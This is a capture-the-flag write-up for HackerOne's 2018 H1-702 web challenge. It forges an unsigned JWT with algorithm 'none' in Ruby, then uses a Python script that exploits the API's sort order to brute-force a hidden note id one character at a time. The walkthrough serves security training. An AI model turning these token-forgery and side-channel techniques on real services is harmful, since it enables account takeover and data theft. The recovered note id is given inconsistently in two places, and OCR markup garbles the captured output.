Write Up - H1-702 CTF - Web

Pedro Cabral 30th June 2018

Problem

Instructions can be found on the web challenge site: http://159.203.178.9/

Main page


Notes RPC Capture The Flag

Welcome to HackerOne's H1-702 2018 Capture The Flag event. Somewhere on this server, a service can be found that allows a user to securely stores notes. In one of the notes, a flag is hidden. The goal is to obtain the flag.

Good luck, you might need it.


After trying a few files the instructions were found under http://159.203.178.9/README.html.

It seems that rpc.php it will be our main file and the first thought...




About the README.html:

- Authorization uses jwt web tokens
- The signature is not known
- The jwt web token only contains id : 2, so maybe the user we want to get is 0,1,1337 or something similar
- Each note has associated one unix timestamp and one random id
- After looking into the source code we discover that v2 of the api sorts the notes by the id to be faster searching for a specific id (interesting)



Plan:

- Brute force the signature
- Bypass some other way




As expected brute force didn't work. So time to find another ways to bypass the jwt web tokens. After a brief google search it seems that we can use algorithm as the header of the jwt web token as none.

To generate the json web token I used the github project ruby-jwt (https://github.com/jwt/ruby-jwt), with the following code:


```
require 'jwt'

payload = { id: '0' }

token = JWT.encode payload, nil, 'none'

puts token
```

This code will produce a jwt with algorithm none and with the payload id : '0'.

After generating a json web token with id 0 and algorithm none we are presented with an interesting but invalid user. It means if we put the right id we will be able to access that user notes!!



When we try the id 1 we got an even more interesting result.



To be sure this is the right user we tried to reset the notes. If the note disappeared this isn't the user we are after if the note remains there this is the right user. After this process we confirmed that this is the right one!!

After a while thinking how it would be possible to get the right id, it come to mind about the v2 of the api, that it will sort the results base on the id. so having this as base it is possible to brute force each letter of the id.

In order to brute force it it was used the below python code. The initial idea is to discover in which range the first letter is, 0-9, A-K, K-Z, a-k or k-z. After that iterate between all the range and get the correct letter. In the comments is already the final id. To be sure it is possible to differentiate between each letter before any post request the program waits 1 second so then it will be possible to differentiate in the output.

```
import requests
import time
import json

url = "http://159.203.178.9/rpc.php?method=getNotesMetadata"
url2 = "http://159.203.178.9/rpc.php?method=createNote"
url3="http://159.203.178.9/rpc.php?method=resetNotes"


headers = {'Authorization': 'eyJhbGciOiJub25lIn0.eyJpZCI6IjEifQ.',
           'Accept': 'application/notes.api.v2+json',
           'Content-Type': 'application/json'}

char = "09AKZakz"
#char = "abcdefghijk"
#char= "klmnopqrstuvwxyz"
#char = "0123456789"
#char = "ef"

for i in char:
#    payload = {"note":"flag","id":"EelHIXsuAw4FXCa9epee"+i}
    payload = {"note":"flag","id":  i}
    r = requests.post(url2,headers=headers, data=json.dumps(payload))
    time.sleep(1)
    print r.text

r = requests.get(url, headers=headers)

print r.text

r = requests.post(url3,headers=headers)

print r.text
```

This is the output for the 2 first interactions. The first two attempts the range were from A-Z and a-z respectively. To find the correct letter we just need to find 1528911533 and count the number of letter behind, for example if the last letter we are before we reach the 1528911533 timestamp is E it means that the current letter of the id of the flag is E.

```

{"count":27,"epochs":["1529522125","1529522127","1529522128","1529522129",
"1529522130","\textbf{1528911533}","1529522132","1529522133","1529522135","1529522137",
"1529522138","1529522139","1529522141","1529522142","1529522143","1529522145",
"1529522146","1529522148","1529522149","1529522151","1529522152","1529522153",
"1529522155","1529522156","1529522157","1529522159","1529522160"]}

E

{"count":27,"epochs":["1529522425","1529522426","1529522428","1529522429",
```

```
"1529522431","\textbf{1528911533}","1529522432","1529522434","1529522435","1529522437",
"1529522438","1529522440","1529522441","1529522442","1529522443","1529522445",
"1529522446","1529522448","1529522449","1529522451","1529522452","1529522454
1529522455","1529522457","1529522458","1529522459","1529522461"]}


Ee
```

After a while finally we got the id of the note EelHIXsuAw4XCa9epe

So time to get the note information!

We got a base64

```
\$ echo "NzAyLUNURi1GTEFHOiBOUDI2bkRPSTZINUFTZW1BT1c2Zw==" | base64 -d
702-CTF-FLAG: NP26nDOI6H5ASemAOW6g
```

After submiting the flag **NP26nDOI6H5ASemAOW6g** we got:

Thank you Hackerone for this CTF!